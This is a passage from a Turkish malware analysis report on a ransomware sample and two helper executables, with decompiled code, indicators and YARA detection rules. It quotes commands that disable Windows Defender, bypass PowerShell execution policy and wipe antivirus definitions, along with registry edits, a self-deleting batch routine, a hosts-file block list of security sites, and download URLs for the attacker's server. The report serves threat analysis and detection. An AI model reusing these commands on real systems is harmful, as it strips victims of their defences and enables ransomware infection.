if ( v3(&Buffer) > 0 )
{
  while ( *(&Buffer + v16) != 34 )
  {
    if ( (int)++v16 >= v3(&Buffer) )
      goto LABEL_49;
  }
  dwNumberOfBytesRead = v16;
```

Anahtar paylaşımının gerçekleşmesi durumunda elde edilen ortak anahtar daha sonradan kullanılmak üzere “**bowsakkdestx.txt**” isimli dosyaya kaydedilmektedir.




Public key oluşturulduktan sonra zararlı şifreleme işlemleri senkron bir şekilde gerçekleştirmek için “{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}” veya “{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}” adında bir mutex oluşturmaktadır.




PUBLIC KEY:	---BEGIN PUBLIC KEY----- \nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxNqv8nCW9C146Ub1/QPk\nya9P4FD3DnszyHEbAaH5mThTg9S5m6KFzPQUiuSnUW3QiSL/Uux8b1LIyuk8baQY\nLV9DImE/yyVSbnxO06cMbcKUMW//zlQc85jaQmyp33E40H1oUaILcnaK+3RL8cT0\n9CTq7Vsmhc6EAHQeg5R7D0COb7ky83sU5dbsXd0/M1vlzf2B3n/uNyuBwqJ0LaWM\nXrbAGrzK/nM6yRhwiJqacwhNaFrHz9Fjc7QWFIuqf8fEgFB7whqw7wciegNzmr5o\nL3xSqRMpHldQTJ6QaAzW3d092rLySjY/BZsBOr0uogey1lHHgl+PvvCnbJJESM5/\nywIDAQAB\n -----END PUBLIC KEY-----

Zararlı belleğinde bulundurduğu “**_readme.txt**” adında bir dosya oluşturmaktadır.

“**_readme.txt**” dosyasının oluşturulmasından sonra içine yazılacak verileri çözümlemektedir. Veriler çözümleme işleminden sonra oluşturulan “**_readme.txt**” dosyasının içerisine yazdırılmaktadır.




Zararlı, oluşturulan “**_readme.txt**” dosyası içerisinde yazılan veri ile kullanıcıyı yönlendirmeyi amaçlanmaktadır.



İşletim sisteminin kesintiye uğramaması, sistem dosyalarının ve klasörlerinin şifrelenmesinin önüne geçilmesi için kontroller yapıldığı gözlenmektedir. Şifrelenmeyecek dosya uzantıları listesi şu şekildedir;

.sys	.DLL	.blf	.regtrans-ms
.ini	.dll	.bat	ntuser.dat
ntuser.pol	ntuser.dat.LOG2	.lnk	ntuser.dat.LOG1

Listedeki klasörlerin şifrelenmesi için bu dizinlerin taraması yapılmaktadır.



{Drive}:\SystemID\	{Drive}:\Users\Public\	{Drive}:\$Recycle.Bin\
{Drive}:\Users\Default User\	{Drive}:\Users\All Users\	{Drive}:\$WINDOWS.~BT\
{Drive}:\PerfLogs\	{Drive}:\Users\Default\	{Drive}:\dell\
{Drive}:\ProgramData\Microsoft\	{Drive}:\Documents and Settings\	{Drive}:\Intel\
{Drive}:\ProgramData\Package Cache\	{Drive}:\ProgramData\	{Drive}:\MSOCache\
{Drive}:\Users\Public\	{Drive}:\Recovery\	{Drive}:\Program Files\
{Drive}:\Users\%username%\AppData\Local\	{Drive}:\System Volume Information\	{Drive}:\Windows.old\
{Drive}:\Windows\	{Drive}:\Users\%username%\AppData\Roaming\	{Drive}:\Games\
{Drive}:\ProgramFiles (x86)\		

Kullanıcının hacker ile iletişim kurabilmesi ve kanıt videolarına ulaşabilmesini engellememek için web tarayıcılarının bulunduğu dizinlerin şifrelenmesi engellenmektedir.

C:\Windows	C:\ProgramFiles (x86)\Internet Explorer
C:\ProgramFiles (x86)\Mozilla Firefox	C:\Program Files (x86)\Google
C:\Program Files\Google.	C:\Programes\Mozilla Firefox
D:\Program Files (x86)\Mozilla Firefox	C:\Program Files\Internet Explorer
D:\Program Files (x86)\Internet Explorer	D:\Program Files\Mozilla Firefox
D:\Program Files (x86)\Google	D:\Program Files\Internet Explorer
D:\Program Files\Google	D:\Windows

GetDriveTypeA API'ı ile disk tipi kontrolü yapılmaktadır. Eğer disk tipi taşınabilir disk sürücüsü, hard disk sürücüsü veya ağ sürücü ise bu sürücüler de gezilerek şifrelenmektedir.

Dizin tarama faaliyetleri sonrası zararlı SystemID dizini altında "PersonalD.txt" oluşturmaktadır. Oluşturulan "PersonalID.txt" dosyasına Public Key' den ayrıştırılan "PersonalID" yazdırılmaktadır.

```
abc.00D6C94B
call dword ptr ds:[<&CreateDirectoryW>]
push abc.E5FEC4
push abc.E5FE88 ; E5FE88:L"C:\\SystemID\\PersonalID.txt"
call abc.D80FDD
add esp,8
mov dword ptr ss:[ebp-10],eax
test eax,eax
jne abc.D6C9AF
```

Şifreleme işlemine başlamadan önce mouse cursor ayarlarında ve pencere bilgilerinde güncellemeler gerçekleştirilmektedir. Pencere ekranda görülmeyecek uzaklıkta bir x, y koordinatına ayarlanmakta ve pencerenin başlığı "LPCWSTRszTitle" olarak ayarlanmaktadır.

```
abc.00D7BA80
push esi
push 0
push ecx
push 0
push 0
push 0
push 80000000
push 0
push 80000000
push CF0000
push abc.E63EC4 ; E63EC4:L"LPCWSTRszTitle"
push abc.E63EE4 ; E63EE4:L"LPCWSTRszWindowClass"
push 0
mov dword ptr ds:[E73244],ecx
call dword ptr ds:[<&CreateWindowExW>]
mov esi,eax
test esi,esi
jne abc.D7BABB
```

```
abc.00D7BABB
push 0
push esi
call dword ptr ds:[<&ShowWindow>]
push esi
call dword ptr ds:[<&UpdateWindow>]
mov dword ptr ds:[E7323C],esi
mov eax,1
pop esi
ret
```

```
abc.00D7BAB9
pop esi
ret
```

Zararlı pencerenin oluşturulmasıyla birlikte şifreleme işlemine başlamaktadır.

```
.text:00D6E914
.text:00D6E914 loc_D6E914:
.text:00D6E914 cmp     [ebp+arg_14], 10h ; Compare Two Operands
.text:00D6E918 lea     eax, [ebp+pbData] ; Load Effective Address
.text:00D6E91B push    0                 ; dwFlags
.text:00D6E91D push    [ebp+dwDataLen]   ; dwDataLen
.text:00D6E920 cmovnb  eax, [ebp+pbData] ; Move if Not Below (CF=0)
.text:00D6E924 push    eax               ; pbData
.text:00D6E925 push    [ebp+phHash]      ; hHash
.text:00D6E928 call    ds:CryptHashData ; Indirect Call Near Procedure
.text:00D6E92E test    eax, eax          ; Logical Compare
.text:00D6E930 jnz     short loc_D6E943 ; Jump if Not Zero (ZF=0)
```

Updatewin1.exe ANALİZ

Orjinal Dosya Adı:	rawudiyeh.exe
Dosya Adı:	Updatewin1.exe
Md5:	5b4bd24d6240f467bfbc74803c9f15b0
Sha256:	14c7bec7369d4175c6d92554b033862b3847ff98a04dfebdf9f5bb30180ed13e

Zararlının temel amacının antivirüs ve monitoring hizmetlerini bypass etmek olduğu gözlenmektedir. --Admin parametresiyle başlayıp başlamadığını kontrol edilmekte. Eğer bu parametre ile başlatılmadı ise bu parametreyi eklemekte ve yeniden process oluşturarak zararlının --Admin yetkileriyle başlatılması hedeflenmektedir.

--Admin parametresi ile başlatıldıktan sonra zararlı faaliyetlerin gerçekleştirilebilmesi için gerekli script.ps1 dosyasını "...AppData/" klasörü altında aşağıda verilen içerik ile oluşturulmaktadır.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

```
SHGetFolderPathW(0, 28, 0, 0, pszPath);
PathAppendW(pszPath, L"script.ps1");
v2 = CreateFileW(pszPath, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
hObject = v2;
if ( v2 == (HANDLE)-1 )
{
  pExceptionObject[0] = (int)L"CreateFile";
  _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PA_W);
}
```

CSIDL_LOCAL_APPDATA	**28**	**0x1C**	5.0	The file system directory that serves as a data repository for local (nonroaming) applications.

Powershell.exe ile aşağıda verilen powershell komutu çalıştırılarak powershell üzerinde imzasız script çalıştırma yetkisinin edinildiği gözlenmektedir. Bu yetki sayesinde **script.ps1** scripti sistem üzerinde çalıştırılabilir hale gelmektedir.

```
powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
```

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned", 71);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

Aşağıda verilen komut satırı, powershell.exe ile çalıştırılarak güvenlik politikalarını bypass etmekte ve imzasız (güvenilir olmayan) powershell scriptlerinin çalıştırılabilmesini sağlamaktadır. Bu işlem sonucunda AV(AntiVirüs) ürünlerinin bypass edilmesi işlemi için script.ps1 zararlı dosyası kullanılmaktadır.

http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```
LOWORD(lpString2[0]) = 0;
sub_A1E70(
  lpString2,
  73,
  (int)phkResult,
  (int)L"powershell -NoProfile -ExecutionPolicy Bypass -Command \"& {Start-Process ",
  73);
v18 = v45;
if ( v46 - v45 < 0x45 )
{
  LOBYTE(phkResult) = 0;
  sub_A1E70(
    lpString2,
    69,
    (int)phkResult,
    (int)L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"",
    69);
}
else
{
  v19 = lpString2;
  v36 = 138;
  if ( v46 >= 8 )
    v19 = (LPCWSTR *)lpString2[0];
  v45 += 69;
  v20 = v45;
  memmove((char *)v19 + 2 * v18, L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"", v36);
```

Zararlı, Microsoft Defender Antivirus'ünün devre dışı bırakılmasını hedeflemektedir. Ve bu doğrultuda DisableAntiSpyware registry değerlerinin zararlı tarafından değiştirildiği gözlenmektedir.

```
phkResult = 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Policies\\Microsoft\\Windows Defender", 0, 0xF003Fu, &phkResult) )
{
  *(_DWORD *)Data = 1;
  RegSetValueExW(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

Aşağıdaki komutun çalıştırılması ile daha önceden tanımlanmış olan antivirüs ayarlarının sıfırlanması ve antivirüslerin etkisizleştirilmesini hedeflemektedir.

Mpcmdrun.exe –removedefinitions –all

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 70);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 76);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 83);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 89);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Client\\mpcmdrun.exe -removedefinitions -all", 85);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

Script.ps1 scriptinin başarılı şekilde çalıştırılabilmesi durumunda DisableTaskmgr Registry Key değiştirilerek kullanıcının görev yöneticisine erişimi kısıtlanmaktadır.

```
if ( !RegOpenKeyExW(
        HKEY_CURRENT_USER,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\",
        0,
        0xF003Fu,
        &phkResult) )
  goto LABEL_48;
```

```
LABEL_48:
      *(_DWORD *)v43 = 1;
      RegSetValueExW(phkResult, L"DisableTaskmgr", 0, 4u, v43, 4u);
      RegCloseKey(phkResult);
    }
```

Zararlı AV bypass işlemlerini gerçekleştirdikten sonra kendisini imha edecek "delself.bat" dosyasını dinamik olarak oluşturarak sistemden kendisini silmektedir.

```
GetModuleFileNameA(0, Filename, 0x104u);
GetShortPathNameA(Filename, Filename, 0x104u);
v0 = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);
lstrcpyA(String1, (LPCSTR)(v0 != 0 ? (unsigned int)Buffer : 0));
lstrcatA(String1, "\\");
lstrcatA(String1, "delself.bat");
lstrcpyA(v8, "@echo off\r\n:try\r\ndel \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\"\r\nif exist \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\" goto try\r\n");
lstrcatA(v8, "del \"");
lstrcatA(v8, String1);
lstrcatA(v8, "\"");
if ( PathFileExistsA(String1) )
  DeleteFileA(String1);
v1 = CreateFileA(String1, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
WriteFile(v1, v8, strlen(v8), &NumberOfBytesWritten, 0);
FlushFileBuffers(v1);
CloseHandle(v1);
```

Updatewin2.exe ANALİZ

Orjinal Dosya Adı:	gigifaw.exe
Dosya Adı:	updatewin2.exe
Md5:	996ba35165bb62473d2a6743a5200d45
Sha256:	5caffdc76a562e098c471feaede5693f9ead92d5c6c10fb3951dd1fa6c12d21d

Zararlı, sisteminin güvenlik güncellemelerini almasını engellemeyi amaçlamaktadır.

```
updatewin2.004014B0
 push ebp
 mov ebp,esp
 push esi
 push edi
 mov edi,edx
 mov esi,ecx ; ecx:&"ds.download.windowsupdate.com"
 cmp esi,edi
 je updatewin2.401507
```

Listede bulunan adreslerden güncelleme alınamaması için bu adresler host dosyası aracılığı ile "**127.0.0.1 (localhost)**" adresine yönlendirilmektedir.

ds[.]download[.]windowsupdate[.]com	360totalsecurity[.]com	www[.]softpedia[.]com	eset[.]com
www[.]update[.]microsoft[.]com	www[.]gratissoftwaresite[.]com	softpedia[.]com	www[.]surfspot[.]com
download[.]windowsupdate[.]com	gratissoftwaresite[.]com	www[.]flipkart[.]com	surfspot[.]com
fe2[.]update[.]microsoft[.]com	tweakers[.]net	flipkart[.]com	www[.]topantivirus[.]com
whoer[.]net	www[.]tweakers[.]net	virustotal[.]com	topantivirus[.]com
www[.]whoer[.]net	www[.]avg[.]com	www[.]virustotal[.]com	www[.]techzine[.]com
windowsupdate[.]com	avg[.]com	www[.]emsisoft[.]com	techzine[.]com
www[.]windowsupdate[.]com	www[.]bestevirusscanner[.]net	emsisoft[.]com	www[.]eset[.]com
microsoft[.]com	bestevirusscanner[.]net	www[.]antimalwaresoftware[.]com	eset[.]com
www[.]microsoft[.]com	www[.]consumentenbond[.]nl	antimalwaresoftware[.]com	www[.]fortinet[.]com
www[.]windowsupdate[.]com	consumentenbond[.]nl	www[.]pcwebplus[.]com	fortinet[.]com
windowsupdate[.]com	cheaplicensing[.]com	pcwebplus[.]com	fortiguard[.]com
www[.]microsoft[.]com	www[.]cheaplicensing[.]com	www[.]pcmag[.]com	www[.]fortiguard[.]com
www[.]360totalsecurity[.]com	global[.]ahnlab[.]com	pcmag[.]com	forticlient[.]com
www[.]kpn[.]com	www[.]global[.]ahnlab[.]com	www[.]eset[.]com	www[.]forticlient[.]com
www[.]ahnlab[.]com	kpn[.]com	www[.]kpn[.]com	malwarebytes[.]com
ahnlab[.]com	virusscanner[.]software	kpn[.]com	www[.]malwarebytes[.]org
downloads[.]tomsguide[.]com	www[.]virusscanner[.]software	www[.]kaspersky[.]com	malwarebytes[.]org
www[.]downloads[.]tomsguide[.]com	www[.]comodo[.]com	kaspersky[.]com	download[.]cnet[.]com
www[.]download82[.]com	comodo[.]com	www[.]consumentenbond[.]com	www[.]download[.]cnet[.]com
download82[.]com	www[.]drweb[.]com	consumentenbond[.]com	www[.]bleepingcomputer[.]com
download[.]cnet[.]com	drweb[.]com	www[.]surfspot[.]com	bleepingcomputer[.]com
www[.]download[.]cnet[.]com	download[.]drweb[.]com	surfspot[.]com	www[.]majorgeeks[.]com
www[.]avast[.]com	www[.]download[.]drweb[.]com	www[.]topreviews[.]com	majorgeeks[.]com
avast[.]com	vms[.]drweb[.]com	topreviews[.]com	www[.]seniorweb[.]com
support[.]avast[.]com	www[.]vms[.]drweb[.]com	www[.]amecomputers[.]com	seniorweb[.]com
www[.]support[.]avast[.]com	alternativeto[.]ne	amecomputers[.]com	www[.]amazon[.]com
www[.]consumentenbond[.]com	www[.]alternativeto[.]ne	www[.]instantsoftware[.]com	amazon[.]com
consumentenbond[.]com	softonic[.]com	instantsoftware[.]com	www[.]techspot[.]com
www[.]goedkoopsteantivirus[.]com	www[.]softonic[.]com	www[.]malwarebytes[.]com	techspot[.]com
filehippo[.]com	sky[.]com	www[.]sophos[.]com	www[.]hostedendpoint[.]spn[.]com
www[.]filehippo[.]com	norton[.]com	sophos[.]com	www[.]g2crowd[.]com
www[.]idealsoftware[.]com	www[.]norton[.]com	home[.]sophos[.]com	g2crowd[.]com
idealsoftware[.]com	www[.]kieskeurig[.]com	www[.]home[.]sophos[.]com	www[.]trendmicro[.]com
uptodown[.]com	kieskeurig[.]com	sophos[.]virtualsecurity[.]com	trendmicro[.]com
www[.]uptodown[.]com	internetsecurity[.]xfinity[.]com	www[.]sophos[.]virtualsecurity[.]com	www[.]goedkoopsteantivirus[.]com
www[.]mcafee[.]com	www[.]internetsecurity[.]xfinity[.]com	www[.]gratissoftware[.]com	goedkoopsteantivirus[.]com
mcafee[.]com	www[.]symantec[.]com	gratissoftware[.]com	download[.]cnet[.]com
home[.]mcafee[.]com	symantec[.]com	www[.]seniorweb[.]com	www[.]download[.]cnet[.]com
www[.]home[.]mcafee[.]com	www[.]campusshop[.]com	seniorweb[.]com	www[.]ign[.]com
www[.]coolblue[.]com	campusshop[.]com	www[.]softwareadvice[.]com	ign[.]com
coolblue[.]com	www[.]pandasecurity[.]com	softwareadvice[.]com	www[.]trusteer[.]com
www[.]pcmag[.]com	pandasecurity[.]com	www[.]symantec[.]com	trusteer[.]com
pcmag[.]com	www[.]paradigit[.]com	symantec[.]com	my[.]webrootanywhere[.]com
www[.]sky[.]com	paradigit[.]com	hostedendpoint[.]spn[.]com	www[.]my[.]webrootanywhere[.]com

YARA RULES

```
import "pe"
rule raccoon {
   meta:
      author = ""
   strings:
      $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
      $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
      $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

      $a = "Syshelper"
      $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
      $a1 = "C:\\SystemID\\PersonalID.txt"
      $a2 = "LPCWSTRszTitle"
      $a3 = "LPCWSTRszWindowClass"
      $a4 = "I:\5d2860c89d774.jpg"

      $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
      $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
      $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
      $url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
      $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

   condition:
      $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}
rule crypt_bot {
   meta:
      author = ""
   strings:
      $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
      $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
      $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

      $a = "Syshelper"
      $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
      $a1 = "C:\\SystemID\\PersonalID.txt"
      $a2 = "LPCWSTRszTitle"
      $a3 = "LPCWSTRszWindowClass"
      $a4 = "I:\5d2860c89d774.jpg"

      $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
      $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
      $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
```

```
$url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
      $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

   condition:
      $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}

rule updatewin1 {
   meta:
      author = ""
   strings:

      $a = "script.ps1"
      $a0 = "powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned" nocase
      $a1 = "powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process"   nocase
      $a2 = "owerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"" nocase
      $a3 = "Mpcmdrun.exe –removedefinitions –all" nocase

   condition:
      $a or $a0 or $a1 or $a2 or $a3
}


rule updatewin2 {
   meta:
      author = ""
   strings:

      $a = /^(https?:\/\/)?([\w\d-_]+)\.([\w\d-_\.]+)\/?\??([^#\n\r]*)?#?([^\n\r]*)/

   condition:
      $a and  (pe.number_of_sections == 5 and (pe.version_info["InternalName"] contains "gigifaw.exe") and ( pe.version_inf
o["FileVersion"] contains "5.3.7.82") and pe.EXECUTABLE_IMAGE
}
```

HAZIRLAYANLAR

Baran BAŞIBÜYÜK

https://www.linkedin.com/in/baran-basibuyuk/

Mustafa GÜNEL

https://www.linkedin.com/in/mustafa-gunel/

Ekin Selin OLÇAY

https://www.linkedin.com/in/selinolcay/

Samet AKINCI

https://www.linkedin.com/in/samoceyn/

Kerime GENÇAY

https://www.linkedin.com/in/kerimegencay/